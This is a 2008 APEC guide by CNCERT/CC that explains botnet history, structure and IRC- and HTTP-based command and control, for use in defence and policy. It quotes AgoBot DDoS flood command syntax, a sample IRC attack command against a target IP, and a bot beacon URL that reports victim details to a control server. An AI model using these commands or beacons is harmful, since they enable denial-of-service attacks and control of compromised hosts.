Asia-Pacific
Economic Cooperation

Guide on Policy and Technical Approaches against Botnet

APEC Telecommunications and Information Working Group

December 2008

TEL self-funded project

Prepared by:
National Computer Emergency Response technical Team/Coordination Centre of China (CNCERT/CC)
Email: cncertcc@cert.org.cn

Produced for:
Asia Pacific Economic Cooperation Secretariat
35 Heng Mui Keng Terrace
Singapore 119616
Tel: (65) 68919 600   Fax: (65) 68919 690
Email: info@apec.org
Website: www.apec.org

APEC#208-TC-03.4

Executive Summary

“Guide on Policy and Technical Approaches against Botnet” is a self-funded project hosted by China, which commenced on 1 May 2007 after the 35th APEC Telecommunications Working Group Meeting (APEC TEL 35) and finished on the APEC TEL 38th Meeting. The major objective of this project can be described as raising the APEC economies’ awareness on Botnets, improving capabilities of each APEC members for Botnet attribution and response, and promoting local, regional and international collaboration. Thus, we wrote this final report covering from a simple introduction to a suit of comprehensive countermeasures against Botnet.

In Chapter 1 of the report we provided a detailed introduction on Botnet. Firstly, we answered the question of ‘what is Botnet?’ in an easy understandable way, then reviewed the evolution of Botnet and described the Botnet structure. Secondly, we respectively presented four types of Botnet classified by different command and control mechanism. They are Botnet based on IRC, HTTP and P2P. Thirdly, some important malicious activities launched by Botnets were listed to indicate the harm and threat of existing Botnets.

The current status of Botnets in the world has been presented in Chapter 2, as well as the main difficulties of combating Botnets. In the status description, we used lots of specific data to present the distribution and change of Bot-infected computers and C&C server (command and control server) in the whole world. Then, the existing difficulties of handling Botnets were summarized from the perspective of government, industry, and individual users.

The important contribution of this report is placed in Chapter 3. We developed a suit of guidelines against Botnets from the perspective of government, industry, and individual users respectively. For government, the recommendations consist of governmental staff training, policies making, information sharing, public education, and global cooperation promotion; for industry, we provided some guidelines for ISPs (Internet Service Providers), network security venders, and common enterprises; also we suggested some self-prevention and detection methods and listed a few existing Anti-Botnet products for individual users.

In Chapter 4, we presented five best practices related to combating Botnet. The first two, fighting for DDoS attack to Feixing website and eliminating MocBot Botnet, are the real countermeasures against Botnet taken by CNCERT/CC. The third practice, Cyber Clean Centre is an organization in Japan, which is active in analyzing characteristics of Bots and providing information on disinfestations of Bots from users' computers. The last two are specific practices of tracking Botnet based on two different technologies: Honeynet and Mwcollect.

Finally, we gave a brief conclusion of this report, and recommended future work in Chapter 5, which need ongoing collaboration from the government, the industry and every Internet users around the world, to make our cooperative efforts to a better level.

Acknowledgement

We would like to acknowledge APEC TEL to give us a wonderful opportunity of conducting this meaningful project. Grateful thanks are due to the organizers of APEC TEL 36 and APEC TEL 37 for offering great supports to our work, as well as the Shamsul Jafni Shafie who was the coordinator of APEC TEL SPSG. Also we wish to thank all the participants joining our informal meeting at APEC TEL 36 and workshop at APEC TEL 37, especially for Yuejin Du, Jinhyun CHO, Yonglin Zhou, Richard Billington, Jeffrey Ma, ARIMURA Koichi, Dong-Ryun Lee, Stephen Gill, Jia-Chyi Wu, Anne Carblanc, Na Xu, Suresh Ramasubramaniam, Keisuke Kamata, Dan Wolff, and etc. Also we are most grateful to Information & Communication Security Technology Center in Chinese Taipei, MyCERT, Ferris State Univ ./SAIC in US, Ministry of Internal Affairs and Communications in Japan, the Office of the Government Chief Information Officer in Hong Kong China, and Team Cymru for their enthusiasm in answering our survey which plays an important role in the process of successfully completing this Anti-Botnet project. We also give our special thanks to the experts from the Google Group of AntiBN Project, especially for Barry Greene, Rob Thomas, Pei-wen Liu, Ryan Connolly, Yi-Chung Liu, Hajah Aizam Haji Ahmad, Kwanjin Jung, Mattias Ahnberg, Steven Lim Eng Choon, Paul Ooi Cong Jen, Bob Beringer, Thongchai Sangsiri, Hajah Aizam Haji Ahmad, Noordiwati Binti Razali, Mahathir B Abdul Malek, Azizul Hilmi Sulaiman and so on. They offered us the warmest help and efforts in providing relevant materials, discussing Anti-Botnet issues, participating in reviewing the project report, and etc. Moreover, we would like to thank APEC TEL secretariat for their marvelous support. Last but not least, we sincerely appreciate all other persons who provided valuable help to our project.

Table of Contents

1 Introduction

1.1 Overview

With the rapid global development of information technology, Internet has affected people in all aspects, such as telecommunications, public utilities, financial networks and even national defense , all of which deeply depend on the information and communication technology. At the same time, the threat of cyber-security grows day by day. In public opinion, what occurred in the virtual world impact to the material world is limited, but today that is no longer the truth. Through online security incidents, money was stolen from the banks or individual accounts, factory interrupted from manufacturing, privacy and confidential information was stolen, online business and public service was affected, etc. Today, small organizations and even individuals can control millions of online computers, and with this the bad guys get the capability of attacking national critical information infrastructures. This is not only problem of developed areas, but also developing areas. Take China as an example: the IT competitiveness of China was ranked at No.57., according to “The 2007 - 2008 Global Information Technology Report” issued by World Economic Forum on 9 April 2008, however, the number of Internet users in China has leapt to No. 1in the world, and the economic damage caused by online security incidents reached to about 760 million per year in China, according to the survey conducted by CNCERT/CC in 2006.

The period of large-scale computer virus outbreak has gradually gone, and profit-driven attacks are increasingly in the dominant position. The purpose of e-crime has been transferred from obtaining reputation to economic interests. As a new dangerous attack tool, Botnets have gradually become one of the most serious threats to Internet. The word ‘Botnet’ comes from the combination of "Robot network", which means the network comprised of a group of roBots under control. Bot represents the manipulated robot or the controlling program running on the robot. For a long time has the tale of Zombie been going round in many countries including China. Just because the activities of Bots are quite similar with that of Zombie in the tale, Botnet got to be called as “僵尸网络(Jiang Shi Wang Luo,)”[1]which means Zombie Network in English.

Botnet is a new type of attack developed from a traditional form of malicious code, using a variety of propagation mechanisms so that the malicious code (or so called ‘Bot’) can infect a large number of computers on the Internet. Through

[1] The translation of this word in Chinese is named as “僵尸网络” by CNCERT on 4 January 2005.

one-on-multiple Command & Control mechanism, some certain person (or so called 'herder') is able to control a large number of computers to launch Distributed Denial of Service attacks (DDoS), Identity theft, Spam, Sniffing Traffic, Keylogging, Spreading new malware, Click Fraud, Manipulating online polls / games, and other malicious network activities. Bot code which evolved from the previous Virus, Worm, Trojan, Backdoor, Spyware, and other Malware has been subsequently developed into one of the most complex attacks through mutual integration [1]. Botnet provides attackers with a good stepping stone, which makes attackers be concealed better. One-on-multiple control mode costs an attacker a little but gives them a large amount of resources. That is the reason that Botnet has become the most favorite attack mode in recent years. In the implementation of malicious activities, Botnet as a platform for attacking is different from the simple viruses, worms and Trojans.

In recent years, the increasing dangerous activities of Botnets have caused the extensive attention of IT security sector worldwide, and Botnet has become a hot academic research in the field of IT security. Several meetings focus on Botnet issues, including WORM (Workshop on Rapid Malcode) and USENIX Association sponsored by U.S. Computer Society (ACM) from 2003 and SRUTI (Workshop on Steps to Reducing Unwanted Traffic in the Internet) from 2005. In 2007, USENIX started to focus on HotBots (Workshop on hot topics in understanding Botnet). The business and government sectors are also concerned about Botnet as a serious Internet threat .Microsoft set up the international anti-Botnet working group in 2004 and Microsoft Security Intelligence Report 07 reported much about Botnet in 2007 [2]. Some Anti-Botnet software have been put on the market, such as Botspy of Germany RedTeam Pentesting GmbH company [24], Botsniffer developed by Georgia University based in IDS plug-in system [23] which can be download free, and Botwall launched by the U.S. company FireEye in 2008 [53].

Botnet has become an important tool of the network attackers that poses a serious threat to global network, but there are no articles or manuals of comprehensive introduction on the Botnet structure and countermeasures in the world. It is essential that all the stakeholders have enough knowledge and common understanding toward Botnet, and then the threat might be eliminated. Thus, writing a guide manual on Botnet is meaningful and valuable, to help stakeholders thoroughly understand the issue, to raise widely social attention, to help the individual users, enterprises, government departments understand the threats of Botnet, and to help researchers have macroscopically development trends and progress of Botnet.

This paper first introduces the architecture of Botnet in Chapter 1, and elaborates the status quo and difficulties in many countries then sets forth the policies and technical challenges. In the end, it offers some best practices and describes the future development trends and direction of the work regarding to Botnet.

1.1.1 What Is Botnet?

Although the Botnet emerged in the late 1990s, the front-line anti-virus vendors did not give a precise definition. It was classified into the back door or Trojan tools. Until 2003, academics began to pay attention to this new term. To distinguish Botnet from the other traditional malicious tools, Ramneek Puri et al defined it in the reference [4] " IRC[2] Bots are automated and controlled by events which could be commands given in a channel by other IRC Bot or client with necessary privileges，all the Bots once connected to control channel form a Botnet i.e. network of Bots, awaiting the attacker command ". Then to match the new type of Botnet using the HTTP protocol, P2P and other protocol as their Command&Control mechanism, Bacher et al in reference [5] and Karasaridis et al in reference [6] gave a more general definition. A Botnet is a network of compromised machines that can be remotely controlled by an attacker. Evan Cooke in the reference [7], Rajab et al in the reference [8] and WANG Ping et al in the reference [10] also stressed the Botnet was different from the previous worms, Trojans and other traditional malicious tools because of its particular Command & Control mechanism, and Botnet has some characteristics of worms' propagation, the remote control function of Trojans, Rootkit's core attack technology, and other characteristics of malware. Based on a complex network of Botnet and Bot with the various malware technologies, we define Botnet as follow [13]:

Botnet: Botnet is created by the attacker (Botmaster) for a specific purpose, through various ways to infect vulnerable hosts as many as possible, and using command and control mechanism to control the large number of hosts (Bot) on the Internet.

Bot: also namely as Zombie, it is a host that allows itself to be remotely controlled and even execute corresponding action through the received commands.

BotMaster: also namely as BotHerder, a person or group which owns and controls remote Bots, commonly is the attacker.

In general, it is one-on-multiple Command & Control mechanism that makes Botnet be distinguished from other malicious softwares, which is the essential character.

1.1.2 The Evolution of Botnet

Botnet first emerged in the 1990s. In 1993, Eggdrop, the first Bot based on IRC (Internet Relay Chat) in Unix environment, marked the emergence of Bot available for the first time, which was used to work as IRC network administrator to

[2] Internet Relay Chat (IRC) is a form of real-time Internet chat or synchronous conferencing. It is mainly designed for group communication in discussion forums called channels. It allows users to open up virtual chat rooms, set topics and give instructions.

automatically prevent IRC from abuse of channel, administration privilege and record channel incidents etc. The SubSeven 2.1 version, released on the eighth DEFCON annual meeting in 1999, which utilized IRC protocol on the construction of control communications between attackers and compromised hosts became the first true Bot program. Since then, the number of Bot based on IRC protocol has increased day by day. GTBot (Global Threat) based on the mIRC script emerged in 2000, followed by open-sourced SdBot. Since 2003, with technical development of worm, propagation mechanisms of Botnet have become diversified. In 2004, AgoBot in highly modular designed and PhatBot using P2P technology based on WASTE protocol, Both made use of propagation technology of worm. Nuwar worm Botnet, the broken out in 2007, was designed in P2P structure and complex communication algorithms, which was able to avoid Single Point of Failure. From the benign use to malicious activities, from passive dissemination to active implantation, from simple IRC protocol to complex P2P structure, Botnet has gradually became a large malicious network with complex structure and many functions, which is quite difficult to be detected, traced and took down. Table 1 shows the evolution of Botnet.

Bot	Date	Implementation language	Protocol	Propagation mechanisms	Description
eggdrop	19.12.93	C	IRC	Active download	First non-malicious IRC Bot
Pretty Park	19.05.99	Delphi	IRC	Send Email	First malicious Bot using IRC as C&C protocol With worm character
Subseven 2.1	1999	Delphi	IRC	Send Email	First Bot with Trojan character
GTBot	2000	MIRC Script	IRC	Binding to MIRC	First widely spreading IRC Bot based on mIRC executables and scripts
SDBot	20.02.02	C	IRC	free Download	First stand-alone IRC Bot code base
Slapper	20.09.02	C	P2p	Remote Vulnerability Scan	First worm with P2P communications protocol
AgoBot	20.10.02	C++	IRC	Remote Vulnerability Scan	Incredibly robust, flexible, and modular design
rxBot	2004	C	IRC	Remote Vulnerability Scan	Descendant of SDBot, most wildly distributed IRC Bot code base
phatBot	2004	C++	WASTE	Remote Vulnerability Scan	First Peer-to-Peer Bot based on WASTE

Bobax	20.05.04	VC++	http	Send Email/ Remote Vulnerability Scan	Bot using HTTP based command and control mechanism
ClickBot.A	20.05.06	PHP	http	Binding to other malware	Bot for click fraud
Nuwar	2007	VC++	P2p	Remote Vulnerability Scan	Distributional P2P structure Based on eMule protocol
Zunker	20.04.07	PHP/CGI	http	P2P file sharing	communication by http, P2P propagation mechanism
Mayday	20.01.08	N/A	http/Icmp	Send Email	communication by http/Icmp, P2P structure

Table 1: Timeline of Botnet evolution

Botnet is a highly efficient and controllable attack platform, which has been widely recognized and frequently used by hackers. By integration of all kinds of malware, including active propagation technologies of worms, e-mail virus transmission, Rootkit deception, social engineering, polymorphism and deformation parsing, and confrontation, such as the outbreak of PhatBot in 2004, the outbreak of Nuwar in 2007, Botnet is shown with more craftiness and toughness. Thus, it becomes more and more difficult to detect, track and defense Botnet.

1.1.3 Botnet Structure

Early Botnet based on IRC protocol consists of Botmaster and the Bot. Botnet based on IRC is complied with the standard IRC norms in RFC [1459], which can be applied to any public IRC network. To achieve the absolute control of the whole command & control channel, attackers have to regularly use their private hosts to set up IRC servers as independent special command & control channels. Although there are more and more Botnets based on the HTTP protocol or P2P structure, they still utilize the command and control mechanism. Sofat et al in reference [9], Karasaridis et al in the reference [6], Akiyama et al in the reference [14] described the composition and outlined the structure of Botnet. Figure 1 shows the architecture of Botnet, Control Channel can be IRC server, DNS server, Web server and the host of some P2P networks; Victim (Bot) is the Vulnerable Host infected by Bot program.




Figure 1: Botnet Structure



Bot
Primary functions
Auxiliary functions
Command and control module
Propagation modules
Information theft modules
Host control modules
Download and update modules
Evading-Detection and anti-analysis modules

Figure 2: Functional Structure of Bot[1]

Zhu Ge Jianwei et al at Peking University, who made a summary on the basis of early research papers at home and abroad, proposed the functional structure of Botnet as showed in Figure 2. Bot modules can be divided into primary functions and auxiliary functions. Primary functions include the command and control module achieving Botnet characteristics and propagation modules implementing network transmission, while Botnet with auxiliary functions is more powerful and can survive for longer [1].

The command and control module of primary functions is the kernel of Bot, which completes communications with controller. When Bot receives control commands for the first time from attackers, it will analyze and execute the commands, then return the results to the Botnet controller. The propagation module disseminates Bot program to other hosts in different ways, and drives them to join Botnet, so as to expand the scale of Botnet. Botnet can be divided into two types by its propagation mechanism, which are spreading automatically and under control [8]. The means of propagation include remote attacking by exploiting software vulnerabilities, scanning NetBIOS weak passwords, scanning backdoors of malware, sending spam, using file-sharing system and so on. In addition, the latest Bots have been combined with instant messaging software and P2P file-sharing software to spread. Auxiliary functions are summary of other functions beside primary functions, including information theft modules, host control modules, download and update modules, detection evading and anti-analysis modules:

(1) Information theft modules are used to access to the information compromised host (including system resources, process list, opening time, network bandwidth and speed, etc.), and to steal valuable sensitive information (such as software registration key, mailing lists, account passwords, etc);

(2) Host control modules are controlled by an attacker, which used to complete various attacks. At present, the zombie host control modules of the mainstream Bot include DDoS attack modules, service setting up modules, spam delivery modules, click fraud and etc. ;

(3) Download and update modules are used by an attacker to plant secondary local infection and upgrade Bots with new functions to keep control a large number of Bots on the Botnet at any time, so as to defeat different attack attempts;

(4) Detection evading and anti-analysis modules enable Bots to support polymorphism, deformation, encryption, and deception by Rootkits. In addition, Bots can check out the existence of debuggers, identify virtual machine environments, kill the process of anti-virus software, and prevent anti-virus software from updating and so on. Its goal is to evade detection once a Bot is installed on a target host, and counterwork anti-virus analysis of anti-virus processors, so as to improve the survival of the Botnet.

1.2 Botnet Taxonomy

The most notable difference between Botnet and other traditional malware is the command and control channel, which make Botnet become one of the most serious threats to Internet security. Early awareness of Botnet only confined to Botnet based on IRC, and Bots were regarded as Trojan or backdoor software. Along with other network protocols used by hackers in Botnet, researchers realized the nature of

Botnet ,one-on-multiple command and control mechanism. The command and control channel can be an IRC server, a Web server, part of nodes in p2p network structure, DNS servers and so on.

1.2.1 Botnet Based on IRC

Botnet based on IRC emerged in the late 1990s. IRC (Internet Relay Chat Protocol) is defined in the RFC [1459] by J. Oikarinen et.al, the IRC network architecture is given in RFC [2810], definition of the IRC channel management practices in RFC [2811], definition of the IRC client criterias in RFC [2812], definition of the IRC server-side criterias in RFC [2813]. According to [IRC RFC] RFC 2810, "The IRC (Internet Relay Chat) protocol has been designed over a number of years for use with text based conferencing. The IRC Protocol is based on the client-server model, and is well suited to running on many machines in a distributed fashion. A typical setup involves a single process (the server) forming a central point for clients (or other servers) to connect to, performing the required message delivery/ multiplexing and other functions". Because IRC provides a simple, low-latency, anonymous real-time communication, it is also widely used in remote communications between hackers. In the early stage of Botnet development, IRC became the primary protocol in setting up one-on-multiple command and control channel.

The most notable feature of IRC network is its channel, where all people can talk freely. A number of IRC clients connect to the IRC network and create a chat channel, while each client sends the IRC server the information which will be forwarded to the channel connecting all the clients. At the same time, IRC also support the private talk between two clients and direct transmission of documents using DCC (Direct Client to Client) and CTCP (Client to Client Protocol). As IRC is very simple and IRC server is so convenient to be set up, IRC [4] has been kept popular in widely use by hackers. The most commonly used IRC server software is open source release version of the Unreal, others are ircd, bahamut, hybrid, chinachat, etc.

1.2.1.1 The Construction of Botnet Based on IRC

The predominant remote control mechanism of Botnet remains Internet Relay Chat (IRC) and in general includes a rich set of commands enabling a wide range of use. Puri et.al in the reference [4] proposed the procedure and mechanism of Botnet based on IRC, as shown in Figure 3. The attacker attempts to infect the victim's machine with Bots through either exploiting some operating system/application vulnerability or trick users into executing a malicious program leading to Bot installation, and then propagate Bots to set up a large Botnet eventually.

Bots Infection & Control Process [4]:

(1) The attacker, attempts to infect the victim machines with Bots through either exploiting some operating system/application vulnerability or trick the user into executing a malicious program leading to Bot installation. Some Bots also support vulnerability patch management, to prevent other attackers from controlling the victimized host, such as AgoBot and so on.

(2) After the Bot is installed on victim machine, the Bot attempts to connect to IRC server with a randomly generated nick name representing that Bot in attacker's private channel. Too many times attackers use public IRC servers for these activities would be banned by IRC administrators; otherwise they have to lose their Botnet army.

(3) Request to the DNS server, dynamic mapping IRC server's IP address.

(4) Once victims properly parse the server`s IP address, the Bot will join the private IRC channel set up by the attacker and wait for instructions from the attacker. Most of these private IRC channel is set as the encrypted mode.

(5) Attacker sends attack instruction in private IRC channel.

(6) The attacker joins in their private IRC channel, and sends out the authentication password. After the access is accepted, the attacker will sent instructions which are scheduled previously, such as theft information and denial of service attacks.

(7) Bots receive instructions and launch attacks such as DDos attacks.




Figure 3: IRC-based Bots Infection & Control Process [4]

1.2.1.2 Command & Control

Botnet based on standard IRC normally control Bots by commands "PRIVMSG", "TOPIC" and "NOTICE". Channels have topics which indicate the current topic of conversation. "TOPIC" is the command of set the theme for the channe1. When the Bot join the private IRC channel, the Bot analyze the topic and act according to it. "PRIVMSG" is used to transfer messages between two clients or between clients with a channel, which is most commonly used to send attack instructions to a single Bot or all Bots in a channel. "NOTICE" is similar to "PRIVMSG", but in practice it is used rarely.

Command	**Description**
ddos.udpflood <target> <port> <0=rand> <time> (secs) <delay>(ms)	Starts UDP Flood
ddos.synflood <host> <time> <delay> <port>	Starts SYN Flood
ddos.httpflood <url> <number> <referrer> <delay> <recursive>	Starts HTTP Flood
ddos.phatsyn <host> <time> <delay> <port>	Starts PHAT SYN Flood
ddos.phaticmp <host> <time> <delay>	Starts PHAT ICMP Flood
ddos.phatwonk <host> <time> <delay>	Starts PHAT WONK Flood
ddos.targa3 <target> <time> (secs)	Starts targa3 Flood
ddos.stop	**Stops all Floods**

Table 2: AgoBot DDos Attack Commands [18]

Bots based on IRC support function modules comprised of vulnerability exploitation modules, information theft modules, DDOS attack modules, download and update modules, spam delivery modules etc. Figure 4 shows the IRC network's main agreement zombie malicious acts [13]. Barford et al in the reference [18] took the first step in this process by presenting an evaluation of four instances of Botnet source code (AgoBot, SDBot, SpyBot, GT-Bot) as shown in Table 2. A typical IRC Bot attack command [5]:. Ddos syn 151.49.8.XXX 21 200. Prefix directive "." indicates the message is the attack commands; "ddos" stands for attack action; "syn"shows that attacker use SYN flood attack; "151.49.8. XXX" is the target IP address; "21" is the ports of the target; "200" indicates that the interval is 200 seconds.




Figure 4: Typical Botnet Based on IRC Malicious Activity [13]

However, with the technology development and more research on Botnet based on IRC, other protocols have been used, such as HTTP, P2P, in Botnet construction.

1.2.2 Botnet Based on HTTP

When Internet security researchers gave more attention to Botnet based on IRC, hackers gradually started to use HTTP protocol in Botnet construction, in order to hide themselves better and avoid detection. This causes the Botnet traffic hidden in normal web traffic, so that it can easily bypass firewalls with port-based filtering mechanisms and avoid IDS detection. The more important is that non-persistent connection of the HTTP protocol is essentially different from persistent connections of IRC and P2P, this non-persistent connection makes further Botnet based on HTTP more difficult to be detected.

1.2.2.1 The Construction of Botnet Based on HTTP

There are some known Bots using HTTP, such as Bobax [26], Rustock [28], ClickBot [25]. Botnet based on HTTP runs as shown in Figure 5, similar to IRC-based Botnet construction. The reference [27] presents a brief analysis of Botnet based on HTTP process, and shows a typical operation mechanism of Botnet based on HTTP:

(1) Attacker exploits vulnerability and then infects host in various ways.

(2) To operate two proxy servers with random ports between 1200 and 60200 (second port is +2 of the first);

(3) To send data to the control server every 10 minutes. At first, to test connection speed between the host and the remote server:

```
ping.exe www.linux.org -n 1 -l 1
ping.exe www.linux.org -n 1 -l 1024
```

Then sent the following URL to the control server：

```
http://{ControlServer}/{whateverdir}/index.php?IP=%s&Port1=%u&Port2=%u&ID=%s
&ver=%s&con=%s&ping1=%s&ping2=%s
```

IP = client IP
Port1 = the first proxy's port: Elite SSL
Port2 = the second proxy's port: SOCKS 4/5
ID = 24 digits. still haven't quite figured out how this is determined, part of the ID is the date the client was first installed
ver = the version of the control program; **con** = Modem or Lan
ping1 = the response time of "ping.exe www.linux.org -n 1 -l 1"
ping2 = the response time of "ping.exe www.linux.org -n 1 -l 1024"

(4) The server responds with a command if one is set or a blank html page.

Google's Daswani et al in the reference [25] gave a detailed analysis on ClickBot:

Send registration request to the attacker

a) Get a doorway site which is the attacker's front-end.

b) Receive instructions, and resolve them as search keywords, then access the designated sites to deceive the search engine order (SEO spam).

